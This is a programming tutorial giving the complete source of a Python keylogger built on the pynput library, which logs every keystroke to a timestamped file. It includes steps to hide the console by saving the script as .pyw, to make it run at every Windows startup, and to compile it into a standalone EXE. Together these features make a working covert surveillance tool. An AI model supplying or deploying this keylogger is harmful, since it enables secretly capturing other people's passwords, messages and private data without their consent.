

# Python Keylogger

This is a Python keylogger which will work on Windows, Mac and Linux. This script uses the pynput module. This python keylogger will store typed keys in a file in order of when they were typed.

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## PIP

If you haven't used or setup pip before, go to my tutorial at [how-to-setup-pythons-pip](#) to setup pip. This is needed to install pynput to get keys typed.

## 2 Installing Pynput

We will be using the pynput module to listen to mouse events. To install this module execute `pip install pynput` in cmd. Watch the output to make sure no errors have occurred; it will tell you when the module has been successfully installed.

```
C:\Users\Brent>pip install pynput
Collecting pynput
  Using cached pynput-1.3.7-py2.py3-none-any.whl
Requirement already satisfied: six in c:\users\brent\python\downloaded\pynput-master\eggs\six-1.10.0-py3.5.egg (from pynput)
Installing collected packages: pynput
Successfully installed pynput-1.3.7
C:\Users\Brent>
```

To double-check that it was installed successfully, open up IDLE and execute the command `import pynput`; no errors should occur.

```
Python 3.5.2 Shell
File Edit Shell Debug Options Window Help
Python 3.5.2 (v3.5.2:4def2a2901a5, Jun 25 2016, 22:18:55) [MSC v.1900 64 bit (AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> import pynput
>>> |
```

## 2 Building the Keylogger

Create a new Python file and import Key and Listener from `pynput.keyboard` and the logging module.

```
from pynput.keyboard import Key, Listener
import logging
```

Next set a variable which points to where you want to save the logs; leave this as an empty string to save the log beside the python script. Then set up the logging module as shown below.

```
log_dir = ""

logging.basicConfig(filename=(log_dir + "key_log.txt"),
                    level=logging.DEBUG, format='%(asctime)s: %(message)s')
```


Then create a definition for keypresses called `on_press` which takes `key` as a parameter. In this definition, we want to log the key using the logging info method. The key will need to be cast to a string before logging it.

```
def on_press(key):  
    logging.info(str(key))
```

Next setup an instance of `Listener` and define the `on_press` method in a `with` statement and then `.join()` the thread to the main thread.

```
with Listener(on_press=on_press) as listener:  
    listener.join()
```


Now save the file with a `.pyw` file extension to make sure that the console doesn't appear when it's run.



Run the script in IDLE to make sure that you haven't made any errors. Errors will show up in here if some do occur.

## Autostart

To make the script run on startup first go to your startup folder. Hold down the windows button and press "R" or type run in the windows menu to make the run dialog appear.



Now type `shell:startup` in the dialog and press enter. This will open a window at your startup folder.

Copy the keylogger into this folder and then create a new folder somewhere else for logs to be saved to. Make sure this folder is not in the startup folder or it will be opened every time the computer has started. Open the keylogger in IDLE and now change the `log_dir` to the location of the folder you just created. Make sure this folder path uses forward slashes ('/') and contains a forward slash at the end.

## Stopping the Keylogger

To stop the keylogger, open up task manager and look for anything named python as shown below due to windows just showing program names. If you have an older version of windows, I recommend looking for `pythonw.exe`. Right-click on this and end the task.



## Final Script

```
from pynput.keyboard import Key, Listener
import logging

log_dir = ""

logging.basicConfig(filename=(log_dir + "key_log.txt"),
                    level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

## › Compile to EXE

Want to convert this .py to a .exe? Head over to my tutorial at [convert-py-to-exe](#) to do it in a few easy steps. This tutorial also shows you how to remove the console that shows up, make one file executables and even add an icon.

Converting to .exe will allow the script to run on Windows computers without python installed (python is pre-installed on Mac and most Linux computers)

## › Common Issues and Questions

### › It doesn't work (general things to try)

Make sure you run the script in IDLE to check for errors you have made

### › 'python' is not recognized as an internal or external command

Python hasn't been installed or it hasn't been installed properly. Go to [how-to-setup-pythons-pip](#) and follow the tutorial. Just before you enter the scripts folder into the path variable, remove the "\\scripts\\" part at the end. You will also want to add another path with "\\scripts\\" to have pip.

## › Where are the log files?

They will be located next to the python file (in the current directory for more advanced users). If it hasn't appeared, make sure you run the script in IDLE to check for errors you have made.

## › ModuleNotFoundError/ImportError: No module named 'pynput'

Did you install pynput? This error will not occur if you installed it properly. If you have multiple versions of Python, make sure you are installing pynput on the same version as what you are running the script with.

## › I got a SyntaxError

Syntax errors are caused by you and there is nothing I can offer to fix it apart from telling you to read the error. They always say where the error is in the output using a ^ . Generally, people that get this issue have incorrect indentation, brackets in the wrong place or something spelt wrong. You can read about SyntaxError on Python's docs [here](#).

## › How can I stop the listener?

As documented at <https://pythonhosted.org/pynput/keyboard.html> you can use `pynput.keyboard.Listener.stop()` to stop listening.

## › "Open command window here" isn't shown when I shift right-click?

Make sure you are holding down shift. If you are using new versions of Windows, this has been replaced by "Open PowerShell Window Here". Using this method will work exactly the same for this tutorial; so go ahead and use PowerShell.